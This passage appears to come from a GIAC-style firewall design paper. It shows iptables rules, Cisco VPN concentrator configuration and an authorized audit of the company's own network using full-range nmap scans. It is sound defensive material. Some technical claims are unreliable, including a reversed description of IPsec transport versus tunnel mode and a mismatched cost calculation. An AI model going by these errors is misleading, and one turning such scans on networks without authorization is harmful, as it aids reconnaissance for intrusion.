$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -s $GIAC_PAR -o $FW1_SER_INT \
-d $GIAC_INT_DNS --dport 53 -j allowed
$IPTABLES -A FORWARD -p TCP –i $FW1_VPN_INT  -s $GIAC_PAR -o $FW1_SER_INT \
-d $GIAC_INT_DNS --dport 53 -j allowed

#
# Log weird packets that don't match the above.
#

$IPTABLES -A FORWARD -m limit --limit 3/minute --limit-burst 3 -j LOG \
--log-level DEBUG --log-prefix "Internal  FORWARD packet lost: "

#
# Setup OUTPUT chain
#

#
# Bad TCP packets we don't want.
#

$IPTABLES -A OUTPUT -p tcp -j bad_guys

#
# Special OUTPUT rules to decide which IP's to allow.
#

$IPTABLES -A OUTPUT -p ALL -s $LO_IP -j ACCEPT
```

```
$IPTABLES -A OUTPUT -p ALL -s 0/0 -j ACCEPT

#
# Log weird packets that don't match the above.
#

$IPTABLES -A OUTPUT -m limit --limit 3/minute --limit-burst 3 -j LOG \
--log-level DEBUG --log-prefix "Bad_packet died: "


###End of Script####
```

iii. Checking the rulebase:

The script will be saved & will be put in rc.local to be run whenever the machines boot. The rule base can be view the current chains configuration use the following command:

```
# iptables -L
```

The connectivity can be tested by connecting to the DNS server from the external host. Dial to any of the ISP and try to resolve the name for GIAC domain. We can try to go the GIAC web site. Incase of any problem the rulebase need to be reviewed.

Caution: The routing should only be enabled after implementing the rules. Recommendation is to test the firewall for the rule base before implementation in the production environment. It will prevent any unauthorized access to GIAC network while configuring the firewall.

.3. VPN Server:

The connectivity to GIAC partners & mobile will be provided by Cisco concentrator 3005. The access will be divided into two groups:

1. **GIAC Mobile users**
2. **GIAC Partners**

Both the groups will be assigned a separate network addresses.

GIAC MOBILE USER =”172.16.6.0/24”
GIAC PATNERS =”172.16.10.0/24”

The users need to be authenticated in order to establish a VPN connection. Each user ID will be part of any one of the group. The user ID’s will be configured in A RADIUS server which will reside in the GIAC internal server farm.

The firewalls will be configured to control the access to each group as per the access requirement discussed in Section I.

The access list (ACL) on the router will provide the first level of filtering of traffic coming to GIAC VPN server.

We will choose IPsec as tunneling protocol for GIAC enterprise. IPsec provides per-packet authenticity/confidentiality guarantees between peers communicate using IPsec. IPsec is available for both IPv6 and IPv4.

IPsec: IPsec consists of a couple of separate protocols, listed below:

- **Authentication Header (AH):** provides authenticity guarantee for packets, by attaching strong crypto checksum to packets.

- **Encapsulating Security Payload (ESP):** provides confidentiality guarantee for packets, by encrypting packets with encryption algorithms.

- **IP payload compression (IPcomp):** ESP provides encryption service to the packets. However, encryption tend to give negative impact to compression on the wire (such as ppp compression). IPcomp provides a way to compress packet before encryption by ESP

- **Internet Key Exchange (IKE):** AH and ESP needs shared secret key between peers. For communication between distant locations, we need to provide ways to negotiate keys in secrecy. IKE will make it possible.

  Security of IPsec protocols depend on the secrecy of secret keys. If secret keys are compromised, IPsec protocols can no longer be secure.

Cisco Concentrator 3005 supports various encryption standards :

1. DES
2. 3DES
3. AES (128 & 256)

We will use 3DES encryption standard for GIAC VPN.

Cisco Concentrator 3005 supports key management:

1.IKE (Internet Key Exchange)

GIAC enterprise will implement the VPN server with following settings:

1. Tunneling Protocol	:	IPsec
2. Encryption	:	3DES
3. Authentication	:	RADIUS
4. Integrity	:	HMAC-MD5

Configuring VPN 3005 Concentrator:

The concentrator3005 can be configured by two ways:


1. Concentrator Manager (using HTTP)
2. Command Line Interface

Tunneling Protocols and Options[10]

Cisco VPN Concentrators support a number of tunneling protocols, including PPTP (Point-to-Point Tunneling Protocol), L2TP (Layer 2 Tunneling Protocol) with or without Microsoft encryption required, and IPSec (IP security Protocol). PPTP is probably the most deployed VPN system in terms of market penetration because it is shipped with every copy of Windows operating system software. However it has been proven that PPTP is dated and cryptographically weak. Layer Two Tunneling Protocol (L2TP) is an extension of PPTP and is combining the best features of PPTP from Microsoft and L2F (Layer 2 Forwarding) protocol from Cisco Systems. The two main components that make up L2TP are the L2TP Access Concentrator (LAC), which is the device that physically terminates a call and the L2TP Network Server (LNS), which is the device that terminates and possibly authenticates the PPP stream.


IPSec provides the most complete architecture for VPN tunnels, and it is perceived as the most secure protocol. IPSec is a set of protocol including IKE (Internet Key Exchange)40, AH (Authentication Header)41, and ESP (Encapsulating Security Payload)42. Together, they add to the network layer security services such as Confidentiality, Authentication, Integrity, Access Control and partial protection against traffic flow analysis. In simple terms, IPSec provides secure tunnels between two peers, such as between a remote client and a router or between two routers, by specifying the keying material and establishing security associations that are defined by protocols and algorithms used to protect sensitive packets. Security associations are unidirectional and are established per security protocol (AH or ESP). When the IPSec peer sees sensitive packets, it sets up the appropriate secure tunnel and sends the packets through the tunnel to the remote peer.
IKE is a standard key negotiation and management mechanism to promote interoperability between devices by allowing for the negotiation of

services. IKE is a form of ISAKMP (Internet Security Association Key Management Protocol) /Oakley specifically for IPSec.
The Authentication Header (AH) is a mechanism for providing connectionless data integrity and authentication for IP data grams, but does not provide confidentiality through encryption. It can also provide non-repudiation, depending on which cryptographic algorithm is used and how keying is performed.
The Encapsulating Security Payload (ESP) is to provide confidentiality and integrity by encrypting data to be protected and placing them in the data portion of the IP Encapsulating Security Payload, but does not protect the new IP header. For strong authentication plus confidentiality, AH and ESP can be deployed in either transport mode or tunnel mode.
In transport mode, only the IP payload is encrypted, and the original IP headers are left unchanged. Tunnel mode can only be used between IPSec hosts but not between security gateways. One advantage of using transport mode is the low overhead because only a few bytes are added to each packet. It also allows devices on the public network to see the final source and destination addresses of the packet. This allows implementation of functions such as quality of service based on the information on the IP header. Below is the format of a transport mode packet:



IPSec Transport Mode

In tunnel mode, the entire original IP data gram is encrypted, and it becomes the payload in a new IP packet with a new header. This allows a network device such as a router to act as an IPSec proxy. The advantage of deploying IPSec with tunnel mode is that it can be implemented between security gateways in the network infrastructure without modifying any operating systems or applications.
Below is the tunnel mode packet format:



IPSec Tunnel Mode

There are two distinct phases with IPSec. Initial authentication takes place in the
first phase when the two ends of the connection verify to each other that they are in fact who they claim to be. This communication channel is called ISAKMP Security Association. It can be done by as simple as exchanging the hash of a pre-shared secret or as complex as using digital certificate with full deployment of public key infrastructure (PKI). When a shared secret is used, IKE (Internet Key Exchange) protocol handles the negotiation so communications start off using UDP port 500. In phase two, parameters including encryption type, key strength and life cycle, and security services are negotiated. When all parameters are agreed upon, encrypted data can start flowing in a secure tunnel.
For its simplicity of implementation, ease of support and cost effectiveness, GIAC Security team has recommended using IPSec with pre-shared secret for the initial authentication. 3DES will be used for encryption and MD5 for authentication.

Configure the VPN Concentrator interfaces.[2]

The quick configuration guide to configure Cisco VPN concentrator can be found at Cisco product documentation site "Using the Command-Line Interface for Quick Configuration" . Reference has been taken from this guide to configure the GIAC VPN concentrator.

```
1) Modify Ethernet 1 IP Address (Private)
2) Modify Ethernet 2 IP Address (Public)
3) Configure Expansion Cards
4) Save changes to Config file
5) Continue
6) Exit

Quick -> 1
```

First of all we will configure the IP addresses on the interfaces of the VPN server. One interface will be the facing the Internet & another to the internal network of GIAC network.

Enter 1 to configure Ethernet 1. This interface is the internal interface of the VPN server. Enter the IP address, subnet mask & other information required by VPN server for that interface.

The interface can be configured as follows:

As we start configuring network interfaces, it will display the current settings on VPN server for the interfaces:

```
   Interface          IP Address/Subnet Mask     MAC Address
------------------------------------------------------------------------------------------
Ethernet 1 – Private        | 10.10.4.6/255.255.0.0    | 00.10.5A.1F.4E.F7
Ethernet 2 - Public         |   0.0.0.0/0.0.0.0        |
Ethernet 3 - External       |   0.0.0.0/0.0.0.0        |
------------------------------------------------------------------------------------------
```

```
> Enter IP Address for Ethernet 2 (Public)

Quick -> 202.75.129. 3
```

The system prompts for the subnet mask for the Ethernet 2 (Public) interface.

```
> Enter Subnet Mask for Ethernet 2

Quick -> [ 255.255.255.0 ]  255.255.255.248
```

The system prompts with a menu to set the speed for the Ethernet 2 interface.

```
1) Ethernet Speed 10 Mbps
2) Ethernet Speed 100 Mbps
3) Ethernet Speed 10/100 Mbps Auto Detect

Quick -> [ 3 ]
```

Repeat this step for GIAC internal interface (Ethernet 1 – Private).

Once we have completed configuring the Interfaces, save the settings first before moving forward.

```
1) Modify Ethernet 1 IP Address (Private)
2) Modify Ethernet 2 IP Address (Public)
3) Configure Expansion Cards
4) Save changes to Config file
5) Continue
6) Exit

Quick -> _
```

Configuring Tunneling Protocols and Options[2]

By default settings both PPTP and L2TP are enabled, both with no encryption required. As for GIAC enterprise we will use IPsec for tunneling, we will first disable both PPTP & L2TP.

This table shows current protocol settings

```
|       PPTP        |       L2TP        |
--------------------------------------------
|      Enabled      |      Enabled      |
|  No Encryption Req  |  No Encryption Req  |
--------------------------------------------

1) Enable  PPTP
2) Disable PPTP

Quick -> [ 2 ]

 Disable L2TP.

1) Enable  L2TP
2) Disable L2TP

Quick -> [ 2 ]
```

At the cursor, enter 2 to disable L2TP.

Enable IPsec.

The following step will show howto enable IPSec on VPN server:

```
1) Enable  IPsec
2) Disable IPsec

Quick -> [ 1 ] _
```

press Enter to accept the default (1), which enables IPsec

Configuring Authentication

In GIAC enterprise we will use RADIUS authentication to authenticate the users. The RADIUS server will reside in the internal Service network of GIAC. As discussed earlier, the users will be divided into two groups (GIAC Mobile & GIAC partners).

```
Specify how to authenticate users.

1) Internal Authentication Server
2) RADIUS Authentication Server
3) NT Domain Authentication Server
4) SDI Authentication Server
5) Continue

Quick -> _
```

Once we select the RADIUS authentication server we need to provide the following parameters:

1. RADIUS IP Address
2. RADIUS secret key
3. RADIUS server port

```
> Enter RADIUS IP Address

Quick ->202.75.129.68
```

At the cursor, enter the RADIUS server hostname or IP address.

Step 2 The system prompts you to enter the RADIUS server secret, also called the shared secret that allows access to the server.

```
>RADIUS Secret

Quick -> _
```

At the cursor, enter the RADIUS server secret. The maximum length is 64 characters. The system displays only asterisks.

Re-enter the RADIUS server secret to verify it.

```
Verify -> _
```

Note: Please do not disclose RADIUS secret key to anybody.

Enter the RADIUS server port on which authentication will take place.

```
> RADIUS Server Port

Quick -> [ 0 ]1812
```

Configuring the IPsec Group

This section appears only if you enable the IPsec tunneling protocol. As discussed earlier the user ID & password will be used to find out the group they belongs to. Accordingly the access will be filtered.

The remote-access IPsec client connects to the VPN Concentrator via this group name and password, which are automatically configured on the internal authentication server. This is the IPsec group that creates the tunnel. Users then log in, and are authenticated, by means of their usernames and passwords.

Each group is having different access control configured on the firewall.

To configure the IPsec group name and password, follow these steps:

Step 1 Enter the IPsec group name.

```
> IPsec Group Name

Quick -> GIAC_MOBILE
```

Step 2 Enter the group password.

```
> IPsec Group Password

Quick -> _
```

Step 3   The system prompts you to reenter the group password to verify it.

Verify -> _

At the cursor, reenter the group password. The system displays only asterisks. Both the group name & the password fields are case sensitive. The system displays only asterisks while entering the group password.

We will repeat this step to configure the **IPSec group** for **GIAC_Partner**.

Changing the Admin Password

By default the admin account comes with admin password. Since the admin user has full access to all management and administration functions on the device, *we will change this password to improve device security*.

Step 1   The system prompts you to change the admin password.

> Reset Admin Password

Quick -> [*****] _

Step 2   The system prompts you to re-enter the password to verify it.

Verify -> _********

At the cursor, we will reenter the new password. The system displays only asterisks.

NOTE: Remember that entries are case sensitive & do not disclose the admin password to unauthorized person.

We will follow the GIAC password policy, the password should be at least 8 characters long, a mixture of upper- and lower-case alphabetic and numeric characters, and not easily guessed; The system displays only asterisks. To keep the default, press Enter.

Completing Quick Configuration

We have finished configuration, and our entries constitute the running configuration. *We will save the active configuration before we exit.* Saving the Active Configuration

At the quick configuration menu please select ‘Save changes to config file’

```
1) Goto Main Configuration Menu
2) Save changes to Config file
3) Exit

Quick -> 2
```

At the cursor, enter 2 to save the active configuration in the system config file.

Assignment 3 – Verify the Firewall Policy:

Audit of the applied policy is required after completing the configuration of the devices/servers (Firewall, Router & VPN). This will include a test to make sure that the policies/configuration on the devices are working fine & there is no loop hole exists intentionally or unintentionally.

In this section we will audit the firewall policy. The process of audit is as follows:

1. Information gathering
2. Scanning the network
    a. Internal Scan
    b. External Scan
    c. VPN Network Scan
3. Evaluation of the findings

.1. Information gathering:

The process of information gathering will have the following steps.

a. Security Policy: The audit is to make the infrastructure & the network to be compliance to the Security Policy of the GIAC enterprise. The audit will be planned to compliance to its 'Security Policy'. A detail study of the 'Security Policy' will give the following information.

i. Kind of access to Public
ii. Kind of access to business Partners
iii. Kind of access to internal users
iv. Kind of access to the administrators
v. Physical Security of the devices

b. Risk/Impact analyses: The audit will be carried out to find out the loop holes presents in the GIAC network. All the vulnerabilities & its remedy should be given in the final document.
To carried out the audit, we have to run different scanning tools. These tools can generate traffic, which can make some of the host or whole network to go down. So there is a risk of service impact during the scanning process. The management should be informed about this risk & they should be ready to take this risk.
This risk associated with this audit, as with any other audit, is the risk of network outages as a result of automated scanning and probing. Other risks include data loss (as a result of the outages) and loss of services/business functionality. In order to mitigate these risks GIACE will ensure the following measures are put in place prior to the audit:

- Verification of current system backups, specifically the firewall and router configuration files.

- Ensure system and network administrators are present during the audit to reboot systems in the event of a system crash or corruption.
- Ensure the network service provider is aware of the expected network scanning and probing.
- Monitor logging on all devices prior to audit to and configure adequate disk quotas on all devices.
- Obtain an agreement on the rules of engagement from the auditors and a written permission from the senior management at GIACE to conduct the audit as agreed upon in the proposal.

c. Authorization: A proper authorization is required from the GIAC management before starting any test. A NDA (Non-disclosure Agreement) need to be signed of by the auditors. This is a basic legal process & the agreement should be drafted by the legal authorities.

d. Schedule : As process of scanning involves risk of impacting the service, it is decided by the management to do the scanning during the off business hours. The best time to carried out the test is 1:00AM to 6:00AM. The other process can be done off site during the working hours.

e. Resources : To carried out the audit we need to analyze the resources required in the form of Man, Money & tools. Below table shows the people required to carry out the scanning.

S.No.	**Job**	**No of Analyst**	**Hours Required**	**Total Man hours**
1	Study Security Policy	1	10	10
2.	Planning	2	4	8
3.	Scanning	3	5	15
4.	Evaluate Findings	2	8	16
5.	Final Report (Document)	1	10	10
Total Hours:				**59**

Cost : One analyst is paid $100 per hour. So for audit we will be paying 59X150 = **$8,850.**
Tools:
To conduct the audit we will use some of the freeware tools available

i. nmap
ii. nslookup
iii. Mozilla

iv. Sendmail
v. traceroute
vi. icmpush
vii. tcpdump
viii. nessus
ix. RAT (Router auditing tool)

.2. Scanning the network:

Scanning will be done in different phases as stated below:

i. Public Network (Internet)
ii. Service Network
iii. Internal Service Network
iv. Trusted Network (Internal Employees)
v. VPN Segment

Scanning from Public Netwrok:
To carry out this testing an isolated machine will be used to dial the nearest ISP. The machine will be equipped with all the tools described above. Following were the results of the scan:

a. Port Scan:

```
GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.0/24
```

This scan will attempt to scan (TCP & UDP) the Class C public IP addresses allocated to GIAC enterprise.

The scan result was as follows:

S.No.	IP_Address	Service/Port	Required/Not Required	Recommendations
1.	202.75.129.34	53 TCP/ UDP	OK	Configure DNS to be recursive for GIAC users
2.	202.75.129.35	443 TCP	OK	
3.	202.75.129.37	80 TCP	OK	
5.	202.75.129.40	25 TCP	OK	
6.	202.75.129.3	500 UDP	OK	

b. 'nslookup' : We will try 'nslookup' to see if the DNS communication is proper.

```
GIAC_audit# nslookup
```

```
Default Server ns1.giac.com
Address: 202.75.129.9
>www.giac.com

Server:  ns1.giac.com
Address:  202.75.129.34

Name:    www.giac.com
Address:  202.75.129.37

>
```

c. Mozilla: We will try to open the GIAC site through the dial-up connection.

Result Status : OK

d. Sendmail: We will send a test mail to the GIAC server.

```
GIAC_audit# mail –s  'Audit Test Mail' user@giac.com
This is a test message. Please ignore.

Best Regards,

Security Audit Team
.
GIAC_audit#
```

Result Status : OK

Service Network :
One PC will be connected to the external service network. The 'nmap' scan will be done for the servers.

GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.32/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.34	53 TCP/ UDP	OK	Configure DNS to be non-recursive
		22 TCP	OK	Configure SSH for administrator use only
		161 UDP	OK	Configure complex SNMP read only community key
2.	202.75.129.35	443 TCP	OK	
		22 TCP	OK	Configure for system administrator only
		21 TCP	OK	Configure for the host need

				to upload the files & configure 'ftpusers' users file
		161 UDP	OK	Configure complex SNMP read only community key
3.	202.75.129.37	80 TCP	OK	
		22 TCP	OK	Configure for system administrator only
		21 TCP	OK	Configure for the host need to upload the files & configure 'ftpusers' users file
		161 UDP	OK	Configure complex SNMP read only community key
4.	202.75.129.40	25 TCP	OK	
		22 TCP	OK	Configure for system administrator only
		21 TCP	OK	Configure for the host need to upload the files & configure 'ftpusers' users file
		161 UDP	OK	Configure complex SNMP read only community key

GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.64/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.69	3306 TCP	OK	Configure Mysql to allow connection from 'GIAC_SECURE' only
2.	202.75.129.70	25 TCP	OK	
3.	202.75.129.72	514 UDP	OK	

Internal Service Netwrok :
For this we will connect a machine to the internal service network & will run 'nmap' scan for internal & external service network.

GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.64/27

S.No.	**IP_Address**	**Service/Port**	**Status**	**Recommendations**
1.	202.75.129.67	53 TCP/ UDP	OK	Configure DNS to be recursive for GIAC users
		22 TCP	OK	Configure SSH for administrator use only

		161 UDP	OK	Configure complex SNMP read only community key
2.	202.75.129.69	3306 TCP	OK	
		22 TCP	OK	Configure for system administrator only
		161 UDP	OK	Use complex SNMP RO key
3.	202.75.129.70	25 TCP	OK	Allow relay for internal users
		110 TCP	OK	
		22 TCP	OK	Limited to administrator
		161 UDP	OK	Use complex SNMP RO key
4.	202.75.129.68	445 TCP	OK	
		135 TCP	OK	
		139 TCP	OK	
		1812 UDP	OK	Limited to Cisco VPN only
		161 UDP	OK	Use complex SNMP RO key
5.	202.75.129.68	22 TCP	OK	Limited to administrator
		514 UDP	OK	
6.	202.75.129.75	22 TCP	OK	Limited to administrator
		8080 TCP	OK	For internal users only

GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.32/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.34	53 TCP/ UDP	OK	Configure DNS to be non-recursive
		161 SNMP	OK	Use complex SNMP key
2.	202.75.129.35	443 TCP	OK	
		161 SNMP	OK	Use complex SNMP key
3.	202.75.129.40	25 TCP	OK	
		161 SNMP	OK	Use complex SNMP key
4.	202.75.129.37	80 TCP	OK	
		161 SNMP	OK	Use complex SNMP key

VPN Network :
We will scan the GIAC network from VPN network in two phases:
i. Mobile User:

GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.32/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.34	53 TCP/ UDP	OK	Configure DNS to be non-recursive
2.	202.75.129.35	443 TCP	OK	
3.	202.75.129.37	80 TCP	OK	

GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.64/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.67	53 TCP/ UDP	OK	Configure DNS to be recursive for GIAC users
		22 TCP	OK	Configure SSH for administrator use only
		161 UDP	OK	Configure complex SNMP read only community key
2.	202.75.129.69	3306 TCP	OK	
		22 TCP	OK	Configure for system administrator only
		161 UDP	OK	Use complex SNMP RO key
3.	202.75.129.70	25 TCP	OK	Allow relay for internal users
		110 TCP	OK	
		22 TCP	OK	Limited to administrator
		161 UDP	OK	Use complex SNMP RO key
4.	202.75.129.68	445 TCP	OK	
		135 TCP	OK	
		139 TCP	OK	
		1812 UDP	OK	Limited to Cisco VPN only
		161 UDP	OK	Use complex SNMP RO key
5.	202.75.129.68	22 TCP	OK	Limited to administrator
		514 UDP	OK	
6.	202.75.129.75	22 TCP	OK	Limited to administrator
		8080 TCP	OK	For internal users only

ii From Business Partner :
a: Internal Service Area:
GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.64/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.67	53 TCP/ UDP	OK	Configure DNS to be recursive for GIAC users

2.	202.75.129.69	3306 TCP	OK	

b. External Service Netwrok:
GIAC_audit# nmap –sS –sU –P0 –vv –p 1-65535 202.75.129.32/27

S.No.	IP_Address	Service/Port	Status	Recommendations
1.	202.75.129.34	53 TCP/ UDP	OK	Configure DNS to be non-recursive
2.	202.75.129.35	443 TCP	OK	
		21 TCP	OK	
3.	202.75.129.37	80 TCP	OK	
		21 TCP	OK	

.3. Evaluation of findings:

Physical Security:


1. The network elements are well placed in a metallic racks, but there is no key management policy.
2. There is no CCTV installed to have the visibility of server room to have the visibility of the activity going on.
3. The server room is not properly partitioned from the office area.
4. There should be a gas sprinkler in the server room, not the water sprinkler.

Logical Security:


1. The administrator password should only be used by authorized user & should not be shared.
2. Any access to the server should be logged.
3. Change should be done with the prior approval of management with highlighting all the risk & impact of the changes.
4. A proper BCP required in order to have a continuity in the business
5. There is only one lease line connected to the ISP. We can use ISDN to backup lease line
6. There are lots of single points of failures, which can impact the services. They are:
    a. Border Router
    b. Firewalls
    c. Web Server
    d. DNS
    e. Mail Server
    f. Database server

As per the business needs these components can be redundant or proper backup is required in order to reduce the downtime.

